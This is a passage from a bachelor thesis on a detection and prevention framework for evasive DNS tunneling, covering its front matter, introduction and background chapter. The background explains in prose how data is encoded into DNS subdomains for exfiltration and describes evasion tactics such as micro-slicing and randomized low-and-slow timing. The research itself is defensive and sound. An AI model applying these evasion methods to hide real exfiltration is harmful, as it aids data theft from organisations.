UNIVERSITY OF SCIENCE AND TECHNOLOGY OF HANOI
DEPARTMENT OF INFORMATION AND COMMUNICATION TECHNOLOGY



BACHELOR THESIS

By
Le Quy Ton
23BI14425
Cyber Security

Title:

RESEARCHING DEEP PACKET INSPECTION (DPI) MECHANISMS FOR EVASIVE DNS TUNNELING DETECTION AND ACTIVE PREVENTION

External Supervisor: Mr. TRAN DAI DUONG
Internal Supervisor: Dr. NGUYEN MINH HUONG

Hanoi, July - 2026

To whom it may concern,

I, ... (supervisor's name), certify that the thesis/ internship report of Mr/Ms. ..... (student's name) is qualified to be presented in the Internship Jury 2025-2026.

Hanoi, July 2026

Supervisor's signature

Table of contents

ATTESTATION iv

ACKNOWLEDGEMENTS v

LIST OF ABBREVIATION vi

LIST OF TABLES vii

LIST OF FIGURES viii

ABSTRACT ix

I/ INTRODUCTION 1

1 Context and Motivation . . . 1
2 Problem Statement . . . 1
3 Objectives of the Study . . . 2
4 Scope and Limitations . . . 2
5 Thesis Structure . . . 3

II/ BACKGROUND 4

1 Domain Name System . . . 4
2 Deep Packet Inspection Foundations . . . 5
2.1 Limitations of Stateful Packet Inspection . . . 5
2.2 Deep Packet Inspection . . . 5
2.3 DPI-Based DNS Metadata Extraction . . . 5
3 DNS Tunneling . . . 7
3.1 Encapsulation and Protocol Constraints . . . 7
3.2 Adversarial Evasion Techniques . . . 8
4 Detection Features and Machine Learning Foundations . . . 9
4.1 Lexical Feature Engineering . . . 9
4.2 Shannon Entropy . . . 10
4.3 Decision Tree Classification . . . 10
4.4 Stateful Behavioral Correlation . . . 11
4.5 Dynamic Risk Scoring . . . 11
5 Related Work and Research Gap . . . 12

III/ ARCHITECTURE & METHODOLOGY 14

1 Overall System Architecture . . . 14
2 DNS Telemetry Collection . . . 15
3 Feature Engineering . . . 16

4 Machine Learning Classification 18
5 Behavioral Correlation 18
6 Dynamic Risk Assessment and Active Response 19

IV/ IMPLEMENTATION 21
1 Environment Setup 21
2 Attack Scenario 22
2.1 Micro-Slicing Evasion 22
2.2 Low-and-Slow Evasion 23
2.3 DNSCat2 Tunneling Simulation 24
3 Detection Engine Deployment 24
3.1 Gateway Operational States 24
3.2 Active Response Logic 26

V/ RESULTS & DISCUSSION 27
1 Results 27
1.1 Performance Evaluation 27
1.1.1 Low-and-Slow Scenario 27
1.1.2 Micro-Slicing Scenario 28
1.1.3 DNScat2 Scenario 28
1.2 Streamlit visualization 29
2 Discussion 32

VI/ CONCLUSION & FUTURE WORK 33
1 Conclusion 33
2 Future Work 33

REFERENCES 35

A Attack Scripts 36
1 Micro-Slicing 36
2 Low-and-Slow 36

B Core Detection and Risk Assessment Engine 37
1 Runtime Configuration Parameters 37
2 Lexical Validation Logic 37
3 Behavioral Correlation Logic 37
4 Dynamic Risk Aggregation 38
5 Automated Active Response Logic 38
6 Rule Expiration and State Cleaning Logic 39

ATTESTATION

I, Le Quy Ton, hereby declare that this work is entirely original. Every component of data, algorithm implementation, and analytical metric gathered from external entities or literature has been systematically cited and referenced in full compliance with international academic standards.

I assume absolute responsibility for the integrity of this document and understand that any structural plagiarism identified during evaluation will result in immediate disqualification of my graduation thesis.

Hanoi, July, 2026
Signature

Le Quy Ton

ACKNOWLEDGEMENTS

First and foremost, I would like to express my sincere gratitude to the university and the faculty for integrating the practical internship program into the curriculum. This invaluable opportunity has allowed me to bridge the gap between theoretical academic frameworks and real-world cybersecurity operations, enabling me to accumulate essential hands-on experience, technical skills, and professional insights.

I would like to extend a special note of profound appreciation to Associate Professor Dr. Pham Thanh Giang. His invaluable mentorship, strategic vision, and encouragement were vital in defining the core direction of this research topic. Furthermore, I am deeply grateful for his kindness in introducing and welcoming me to his company for my professional internship placement, which served as the foundation for this project.

My sincere thanks go to bGlobal Joint Stock Company for providing an exceptional environment and the necessary technical infrastructure to support my research. In particular, I am immensely grateful to my external supervisor, Mr. Tran Dai Duong, for his dedicated guidance, technical expertise, and continuous follow-up throughout the implementation of the intrusion detection and prevention system. His constant support and practical feedback were instrumental in overcoming complex engineering challenges.

Furthermore, I would like to express my deep gratitude to my internal supervisor, Dr. Nguyen Minh Huong, for her scholarly oversight and constant support. Her insightful commentary, rigorous reviews, and constructive feedback during the documentation phase ensured the academic integrity and structural clarity of this bachelor's thesis.

Finally, I am thankful to my family and peers for their continuous encouragement and support during the execution of this milestone project.

LIST OF ABBREVIATION

A	IPv4 Address Resource Record
AAAA	IPv6 Address Resource Record
ANY	Any Resource Record Query
C2	Command and Control
CDN	Content Delivery Network
CIC	Canadian Institute for Cybersecurity
CNAME	Canonical Name
DGA	Domain Generation Algorithm
DNS	Domain Name System
DNS C2	Domain Name System Command and Control
DPI	Deep Packet Inspection
FQDN	Fully Qualified Domain Name
FTP	File Transfer Protocol
HTTP	Hypertext Transfer Protocol
HTTPS	Hypertext Transfer Protocol Secure
IDPS	Intrusion Detection and Prevention System
IETF	Internet Engineering Task Force
IG	Information Gain
IP	Internet Protocol
L7	Layer 7 - Application Layer
ML	Machine Learning
NAT	Network Address Translation
OSI	Open Systems Interconnection
PTR	Pointer Resource Record
RFC	Request for Comments
RR	Resource Record
SPI	Stateful Packet Inspection
SRV	Service Locator Resource Record
TLD	Top-Level Domain
TXT	Text Resource Record
UDP	User Datagram Protocol
MAC	Media Access Control

LIST OF TABLES

II.1 Structural Definitions of the Lexical and Protocol Feature Vector . . . 9
II.2 Comparative Analysis of Existing DNS Tunneling Detection Methods 12

III.1 Resource-Record Weight Values 17

IV.1 Virtual Machine Specifications and Core Architectural Software Tools 21
IV.2 Gateway Framework Operational Tiers and Mitigation Actions 25

V.1 Comparative risk assessment across the evaluated DNS tunneling scenarios 31

B.1 Runtime Configuration Parameters 37

LIST OF FIGURES

II.1 *DNS hierarchical resolution process* 4
II.2 *Comparison between SPI and DPI* 5
II.3 *DNS tunneling covert communication architecture* 7

III.1 *DNS tunneling detection and prevention workflow* 14
III.2 *DNS forwarding and telemetry collection workflow* 15
III.3 *Subdomain feature extraction and vectorization process* 16
III.4 *Decision Tree training and Deployment Workflow* 18

IV.1 *Virtual laboratory topology for framework validation* 21
IV.2 *Representative output of the micro-slicing attack execution* 22
IV.3 *Representative output of the low-and-slow attack execution* 23
IV.4 *DNScat2 command-and-control server initialization* 24
IV.5 *Gateway operational state monitoring* 25
IV.6 *Critical risk escalation and automated containment* 25

V.1 *Operational state progression under a low-and-slow attack* 27
V.2 *Operational state progression during the micro-slicing attack* 28
V.3 *DNScat2 risk escalation and containment timeline* 28
V.4 *DNScat2 client session terminated after gateway enforcement* 28
V.5 *DNScat2 server-side session status during containment* 29
V.6 *Low-and-slow dashboard visualization* 30
V.7 *Micro-slicing dashboard visualization* 30
V.8 *DNScat2 dashboard visualization* 31

ABSTRACT

As DNS has become an essential component of modern network communication, it has also emerged as an attractive channel for stealthy command-and-control communication and data exfiltration. Conventional detection approaches often rely on signature matching or isolated packet inspection, limiting their effectiveness against adaptive DNS tunneling techniques that employ behavioral evasion strategies.

This thesis presents a hybrid DNS tunneling detection and response framework that combines Deep Packet Inspection, machine learning-based packet classification, behavioral correlation, and automated containment. DNS telemetry is extracted through an out-of-band monitoring architecture using Suricata and transformed into statistical feature vectors for packet-level evaluation by a Decision Tree classifier using entropy-based Information Gain. Packet classification results are subsequently correlated through a host-specific sliding observation window, where lexical, temporal, and volumetric indicators are aggregated into a unified behavioral risk score. The framework automatically applies graduated security actions ranging from monitoring and alert generation to firewall-based containment when predefined thresholds are exceeded.

The proposed architecture is evaluated in a controlled virtual environment using representative DNS tunneling scenarios, including micro-slicing, low-and-slow communication, and DNScat2 command-and-control sessions. Experimental results demonstrate that the framework successfully identifies behavioral anomalies, progressively escalates host risk levels, and automatically disrupts active tunneling sessions while maintaining an efficient monitoring workflow through a real-time Streamlit dashboard.

Keywords: DNS Tunneling, Deep Packet Inspection, Decision Tree, Information Gain, Behavioral Correlation, Sliding Window, Suricata, Streamlit, Active Response

I/ INTRODUCTION

1 Context and Motivation

In modern network security architectures, protecting enterprise environments against unauthorized data exfiltration remains a key objective. Security solutions commonly focus on monitoring web and file transfer protocols such as HTTP, HTTPS, and FTP, while infrastructure protocols often receive less comprehensive inspection. Among these, the Domain Name System plays a fundamental role in network communication and is commonly permitted by enterprise security policies due to its essential operational function.

Because DNS is an operational prerequisite for global internet connectivity - mapping human-readable domain names to routable IP addresses - enterprise networks commonly permit outbound DNS communications due to operational requirements. This baseline operational trust makes the DNS protocol vulnerable to misuse. Adversaries can exploit this trusted communication channel to establish covert communication paths for command and control or data exfiltration, allowing malicious traffic to bypass traditional security perimeters while minimizing detection by conventional network monitoring systems.

2 Problem Statement

Traditional boundary defense mechanisms rely primarily on Stateful Packet Inspection operating at the network and transport layers of the OSI model. These mechanisms enforce security policies by validating packet headers, including source and destination IP addresses, transport protocols, and port information. Although this approach provides efficient high-throughput traffic filtering, it offers limited visibility into the application-layer contents of DNS communications.

Since DNS commonly operates over UDP port 53, outbound DNS traffic is typically permitted to support normal network operations. Attackers can exploit this characteristic by encoding arbitrary data into valid domain labels using formats such as Base32, Base64, or hexadecimal, and embedding the encoded content within subdomains or resource records such as TXT. Because traditional Stateful Packet Inspection does not examine DNS query contents at the application layer, it has limited capability to detect covert tunneling techniques, including micro-slicing and low-and-slow communication.

3 Objectives of the Study

To address the limitations of conventional DNS traffic inspection, this study designs and implements a hybrid real-time intrusion detection and prevention framework that extends traditional packet inspection with application-layer analysis, machine learning classification, behavioral correlation, and automated response. The objectives of this study are as follows:

- **Develop a DPI-based DNS monitoring framework:** Deploy an out-of-band Deep Packet Inspection architecture using Suricata to inspect DNS traffic in real time and export structured telemetry for subsequent analysis without affecting gateway forwarding performance.
- **Design a feature extraction pipeline for DNS telemetry analysis :** Construct a five-dimensional feature engineering pipeline that extracts lexical and protocol characteristics, including subdomain length, Shannon entropy, digit-to-letter ratio, resource record type, and consonant ratio, to generate standardized feature vectors for DNS transactions.
- **Implement a machine learning classifier for packet-level detection :** Integrate a supervised Decision Tree classifier using entropy-based Information Gain trained on the CIC-DNS-EXF-2021 dataset to perform efficient packet-level anomaly classification.
- **Incorporate temporal behavioral analysis for improved threat identification :** Implement a stateful sliding observation window that correlates packet-level classifications over time to identify persistent DNS tunneling behaviors, including low-and-slow and micro-slicing attacks.
- **Enable automated response mechanisms for malicious DNS activities:** Develop a multi-dimensional behavioral risk scoring model that maps combined lexical, temporal, and volumetric indicators to predefined operational states and automatically triggers iptables firewall rules to contain verified threats.

4 Scope and Limitations

The proposed framework is developed and evaluated within a clearly defined research scope. These boundaries establish the operational conditions under which the framework is designed, implemented, and evaluated.

The framework is evaluated exclusively within a controlled virtual laboratory environment. The experiments emulate representative DNS tunneling scenarios using multiple virtual hosts instead of production network traffic. Therefore, the evaluation reflects controlled experimental conditions rather than large-scale enterprise

environments. The machine learning model is trained and evaluated using the CIC-DNS-EXF-2021 dataset together with experimental DNS traffic generated within the laboratory environment.

The deployment architecture is restricted to an out-of-band monitoring configuration using passive packet capture tools. This design preserves the forwarding performance of the primary gateway by separating traffic monitoring from packet forwarding. As a result, detection and prevention are performed asynchronously rather than directly within the forwarding path. The proposed framework focuses exclusively on application-layer DNS traffic. Detection techniques for other network protocols or non-DNS covert communication channels are outside the scope of this study.

The implementation serves as a proof-of-concept prototype intended to validate the proposed detection methodology. Features required for enterprise deployment, including high availability, distributed processing, and large-scale scalability, are not considered in the current implementation and remain opportunities for future work.

5 Thesis Structure

The remaining chapters of this bachelor's thesis are organized as follows:

- **Chapter II: Background** introduces the theoretical foundations of the study, including DNS architecture, deep packet inspection, DNS tunneling techniques, feature engineering, machine learning classification, behavioral correlation, and risk assessment.
- **Chapter III: Architecture & Methodology** presents the architecture of the proposed framework and describes the telemetry collection process, feature extraction pipeline, machine learning inference workflow, behavioral correlation mechanism, and automated response strategy.
- **Chapter IV: Implementation** describes the implementation of the framework within a controlled virtual laboratory environment, including the deployment architecture, attack simulation procedures, operational state management, and active response logic.
- **Chapter V: Results & Discussion** evaluates the proposed framework using low-and-slow, micro-slicing, and DNScat2 attack scenarios. The chapter analyzes detection behavior, risk escalation, automated containment, and dashboard visualization results.
- **Chapter VI: Conclusion & Future Work** summarizes the main findings of the study, discusses the current limitations, and outlines potential directions for future improvements.

II/ BACKGROUND

1 Domain Name System

The Domain Name System is defined by Internet Engineering Task Force standards RFC 1034 and RFC 1035 as a distributed hierarchical database that translates human-readable Fully Qualified Domain Names into IP addresses [4, 5]. The system is organized as a hierarchical tree beginning at the root zone, followed by Top-Level Domain servers and Authoritative Name Servers responsible for maintaining resource records within their respective administrative domains.

DNS name resolution involves two primary components known as Recursive Resolvers and Authoritative Name Servers. A client first submits a recursive query to its configured recursive resolver, which checks its local cache for a valid resource record. If no matching record is available, the resolver performs an iterative lookup by contacting a root server, which directs the request to the appropriate Top-Level Domain server. The Top-Level Domain server then refers the resolver to the authoritative server responsible for the target domain. Finally, the authoritative server returns the requested resource record, which is forwarded to the client and stored in the resolver cache to improve the efficiency of subsequent queries.




Figure II.1: DNS hierarchical resolution process

2 Deep Packet Inspection Foundations

2.1 Limitations of Stateful Packet Inspection

Traditional perimeter defense mechanisms rely primarily on Stateful Packet Inspection operating at the network and transport layers of the Open Systems Interconnection model. SPI firewalls enforce security policies by examining packet headers, including source and destination IP addresses, transport protocols, and port information. Although this approach provides efficient high-throughput traffic filtering, it offers limited visibility into application-layer DNS contents. Consequently, DNS traffic transmitted through UDP port 53 is commonly permitted without inspection of the internal query contents, creating opportunities for covert communication and DNS tunneling activities. [9].

2.2 Deep Packet Inspection

To overcome the visibility limitations of Stateful Packet Inspection, modern network security architectures employ Deep Packet Inspection to analyze application-layer traffic. Unlike traditional packet inspection, DPI identifies application protocols and parses protocol-specific fields beyond transport-layer headers. In DNS communications, this capability enables the extraction of structured metadata from query messages, including domain names, resource record types, and other protocol fields required for subsequent security analysis. By exposing application-layer information, DPI provides the foundation for feature extraction, behavioral correlation, and anomaly detection within the proposed framework [9].




Figure II.2: Comparison between SPI and DPI

2.3 DPI-Based DNS Metadata Extraction

Deep Packet Inspection extends network visibility beyond transport-layer headers by decoding application-layer DNS messages and extracting structured protocol meta-

data. This information enables security systems to analyze DNS transactions using protocol-aware features rather than relying solely on IP addresses or port numbers.

One of the most important metadata fields is the Query Name, which contains the complete hierarchical structure of a DNS request, including the top-level domain, registered domain, and subdomain labels. Examining the Query Name enables the extraction of lexical characteristics such as string length, character distribution, and information entropy for subsequent analysis.

DPI also identifies the Resource Record Type associated with each DNS transaction. Different record types provide different operational functions and contextual information, making this field a useful indicator during packet-level classification.

Another important processing step is the isolation of the subdomain label from the fixed domain structure. Because subdomains are controlled by the domain owner, they can carry dynamically generated data in DNS tunneling scenarios. Isolating the subdomain enables analytical models to evaluate statistical characteristics, including length variation, entropy, digit ratio, and character composition, without interference from static domain components [4, 5].

3 DNS Tunneling

3.1 Encapsulation and Protocol Constraints




Figure II.3: DNS tunneling covert communication architecture

DNS Tunneling is a post-exploitation technique that uses DNS queries and responses to establish a covert communication channel between an infected host and an attacker-controlled server, bypassing conventional egress filtering mechanisms [1]. Rather than establishing a direct connection to an external server, malware exploits the trusted recursive DNS resolution process to relay encoded data through the distributed DNS infrastructure.

The baseline data exfiltration pipeline follows a multi-stage transactional loop:

1. A compromised internal node extracts sensitive data strings and encodes the information into an alphanumeric format conforming to valid domain naming conventions.
2. The client payload encapsulates this encoded data into the subdomain portion of a DNS query appended to an adversary-controlled root domain zone.

3. The internal node sends the DNS query to the corporate recursive resolver, where it is forwarded to the public DNS infrastructure because outbound DNS traffic is commonly permitted for normal network operations.

4. The public DNS infrastructure recursively routes the query through the internet hierarchy until it reaches the Authoritative Name Server designated for the attacker-controlled zone, which extracts and decodes the encapsulated payload.

To ensure structural compatibility with the global infrastructure, tunneling utilities must adhere to strict protocol constraints defined in RFC 1035 [5]. Fully qualified domain names are restricted to a total maximum length of 253 characters, and each discrete subdomain label within the FQDN is capped at 63 characters. Consequently, exfiltration engines must split large source files into small data chunks and encode them using encoding schemas such as Base32, Base64, or Hexadecimal before transmission. For bidirectional command-and-control channels, adversaries frequently utilize specific resource record types, including text records or null records. Because a standard text record can store up to 255 bytes of arbitrary text strings, it is commonly used as a payload carrier for downloading binary executables, executing shell scripts, and maintaining remote control over compromised assets.

3.2 Adversarial Evasion Techniques

As perimeter detection frameworks integrate basic signature-matching filters, advanced threat actors deploy sophisticated evasion tactics designed to obscure the statistical footprints of tunneling channels:

- **Micro-Slicing:** This technique splits exfiltrated data segments into short, discrete subdomain strings, ranging from 5 to 12 characters per label. By avoiding elongated subdomains, the malware avoids triggering static string-length threshold rules, though it increases the overall query frequency required to transmit data.

- **Low-and-Slow Streaming:** This approach involves stretching the time distribution intervals between successive queries across extended, non-uniform periods. By introducing randomized delays, the communication stream blends into the baseline noise of normal web browsing, evading sliding-window frequency counters.

- **Domain Generation Algorithms:** These algorithms, commonly abbreviated as DGAs, dynamically compute thousands of pseudo-random domain names daily using seed variables such as system timestamps or financial indices. Although DGA techniques are not the primary focus of this research, they represent a common evasion strategy used by malware operators to reduce the effectiveness of static domain reputation systems.

Additionally, modern enterprise networks generate a significant volume of high-entropy background traffic. Content Delivery Networks natively utilize complex, randomized canonical name mappings to handle international server load balancing and geographic caching. Because these legitimate corporate infrastructure records exhibit high randomness, their statistical profiles closely mirror those of active DNS tunneling payloads, creating a complex edge case that can lead to false positives in automated detection systems [1, 3].

4 Detection Features and Machine Learning Foundations

4.1 Lexical Feature Engineering

To differentiate between benign web resolutions and obfuscated malware queries, the deep packet inspection data pipeline transforms raw text strings into a structured, five-dimensional feature space. This numerical feature vector abstracts both lexical attributes and protocol characteristics from the application layer payload.

The structural definition of each feature component within the analytical vector is detailed in Table II.1.

Table II.1: Structural Definitions of the Lexical and Protocol Feature Vector

Vector Index	**Feature Metric**	**Description and Scope**
f_1	Subdomain Length	Measures the absolute character count of the isolated subdomain label
f_2	Shannon Entropy	Quantifies the statistical randomness and character density of the string
f_3	Digit-to-Letter Ratio	Monitors the density of numeric characters relative to alphabetical letters
f_4	Resource Record Weight	Maps the Layer 7 DNS query type to an empirical security risk score
f_5	Consonant Ratio	Measures the percentage of consecutive consonant characters in the string

To ensure that feature extraction focuses only on the variable portion of DNS queries, the extraction module isolates the subdomain from the registered domain using domain parsing utilities. This isolation mechanism ensures that the lexical evaluation is focused exclusively on the volatile payload data sub-label [2]. The resulting feature

vector consists of numerical attributes that preserve the statistical characteristics of DNS queries and can be directly processed by machine learning algorithms during the classification stage.

4.2 Shannon Entropy

At the core of lexical anomaly profiling lies the mathematical implementation of Shannon's Information Entropy, which evaluates the character distribution randomness of a text string [6]. The formal mathematical equation determines the average information weight carried by each character in the string:

$$H(X) = -\sum_{i=1}^{k} P(x_i) \log_2 P(x_i) \tag{II.1}$$

Within this deterministic algorithm, $H(X)$ represents the total entropy value of the isolated dataset string denoted as X. The variable k specifies the count of unique alphanumeric characters present within the alphabet of the text. For each unique character x_i, the term $P(x_i)$ calculates its empirical probability of occurrence by dividing the character's frequency count by the absolute length of the subdomain string. The base-2 logarithm scales this probability to reflect the data bit-weight of the system.

In natural languages and legitimate domain mappings, data elements and structural characters repeat predictably, producing a lower overall entropy score. Conversely, when malware encodes data fields into randomized alphanumeric strings, characters repeat rarely, driving the probability distribution down and causing the final entropy value to spike significantly above normal baseline standards.

4.3 Decision Tree Classification

For automated single-packet classification, the extracted numerical feature vector is processed by a supervised Decision Tree classifier using entropy-based Information Gain. During training, the classifier automatically identifies optimal split thresholds for continuous feature values, enabling the separation of benign and malicious traffic patterns without manual rule definition [7]. The model evaluates candidate feature splits using Information Gain derived from Shannon Entropy and selects the threshold that produces the greatest reduction in class uncertainty.

The optimization process evaluates the reduction in system entropy before and after a structural split. For a training dataset S partitioned by an evaluation attribute A, the Information Gain is formalized as:

$$IG(S, A) = H(S) - \sum_{v \in \text{Values}(A)} \frac{|S_v|}{|S|} H(S_v) \tag{II.2}$$

Where S_v represents the subset of samples in S for which attribute A takes the value v, and $H(S)$ is the baseline Shannon Entropy of the target classification labels. During training, the decision tree recursively selects feature splits that maximize Information Gain, producing a hierarchical structure that separates benign and malicious samples. Decision Trees are computationally lightweight during inference, making them suitable for real-time classification tasks within resource-constrained gateway environments [7].

4.4 Stateful Behavioral Correlation

Packet-level classification evaluates each DNS transaction independently based on its individual characteristics. Although this approach enables efficient anomaly detection, it provides limited visibility into communication behavior across multiple requests. Attackers can exploit this limitation by distributing malicious activity over time or fragmenting transmitted data into multiple DNS queries. Stateful behavioral correlation addresses this challenge by incorporating historical communication context into the detection process.

Stateful behavioral correlation is commonly implemented using sliding window analysis. A sliding observation window maintains recent communication events within a predefined time interval, allowing historical activity to be evaluated together rather than as isolated transactions. Within this observation period, repeated communication patterns and evolving DNS behaviors become measurable over time. By correlating multiple observations, behavioral analysis distinguishes temporary anomalies from persistent communication patterns and provides a stronger basis for subsequent risk assessment [3].

4.5 Dynamic Risk Scoring

Modern network security architectures commonly employ dynamic risk scoring to combine multiple analytical indicators into a unified risk assessment. Rather than relying on a single detection metric, this approach integrates independent sources of evidence to provide a more comprehensive representation of network behavior. Modern implementations continuously update risk assessments as new behavioral evidence becomes available rather than relying on static evaluations. Instead of assigning equal importance to every indicator, the contribution of each analytical dimension may vary according to the detection objective and operational context. This adaptive weighting strategy enables the assessment process to assign different levels of importance to behavioral indicators while maintaining a comprehensive

view of observed network behavior [8].

In general, behavioral risk assessment considers three complementary dimensions, including lexical characteristics, temporal observations, and communication volume. The lexical dimension evaluates the structural characteristics of individual DNS transactions. The temporal dimension analyzes communication activity over time to identify repeated behavioral patterns, while the volumetric dimension measures the amount of communication associated with a monitored host. By combining these complementary dimensions, dynamic risk scoring provides a comprehensive assessment of host behavior and supports operational decisions, including monitoring, warning generation, and automated containment.

5 Related Work and Research Gap

Effective DNS tunneling detection requires an understanding of the strengths and limitations of existing detection approaches. Table II.2 provides a systematic comparison of established detection approaches, outlining their core strengths and technical limitations relative to the proposed hybrid system.

Table II.2: Comparative Analysis of Existing DNS Tunneling Detection Methods

Method	**Strength**	**Limitation**
Signature Matching	High accuracy for known threats and minimal computational overhead	Limited to previously observed attack patterns and unable to detect novel or obfuscated DNS tunneling techniques
Information Entropy	Effective at detecting randomized alphanumeric strings or encoded payloads	Suffers from high false positive rates when processing legitimate encrypted or encoded DNS traffic
Machine Learning	Automatically derives classification boundaries from complex transaction datasets	Focuses on individual DNS transactions and lacks contextual history across multiple requests
Behavioral Tracking	Correlates traffic patterns over rolling observation horizons to identify persistent communication	Response may be delayed until sufficient behavioral evidence has accumulated within the observation window
Proposed Hybrid Framework	Integrates application layer inspection with real-time multi-indicator scoring and automated containment	Introduces a short response delay inherent to out-of-band deployment

A review of existing literature highlights a clear architectural division between

packet-level detection and stateful traffic monitoring. Traditional signature matching and lexical classification methods focus heavily on the individual structural properties of each network transaction. While these techniques are effective at identifying overt protocol anomalies or specific known threat patterns, they operate without temporal or volumetric context. Consequently, sophisticated adversaries can bypass standalone packet inspection by fragmenting payloads across multiple DNS queries or distributing communication over extended time intervals.

Behavioral approaches improve detection by correlating communication over time, but they generally require sufficient observations before reliable decisions can be made. Existing packet-level classifiers also rely heavily on model predictions and may remain susceptible to carefully crafted DNS queries that fall within learned decision boundaries. A lightweight lexical validation stage provides an additional verification step before behavioral correlation. This characteristic may delay response during high-rate exfiltration if behavioral evidence has not yet accumulated. These limitations reveal a research gap where existing detection approaches lack an integrated mechanism capable of combining lightweight packet-level classification with stateful multi-factor risk assessment. The proposed framework addresses this gap by integrating packet-level classification, lexical validation, behavioral correlation, and dynamic risk assessment within a unified detection pipeline.

III/ ARCHITECTURE & METHODOLOGY

1 Overall System Architecture

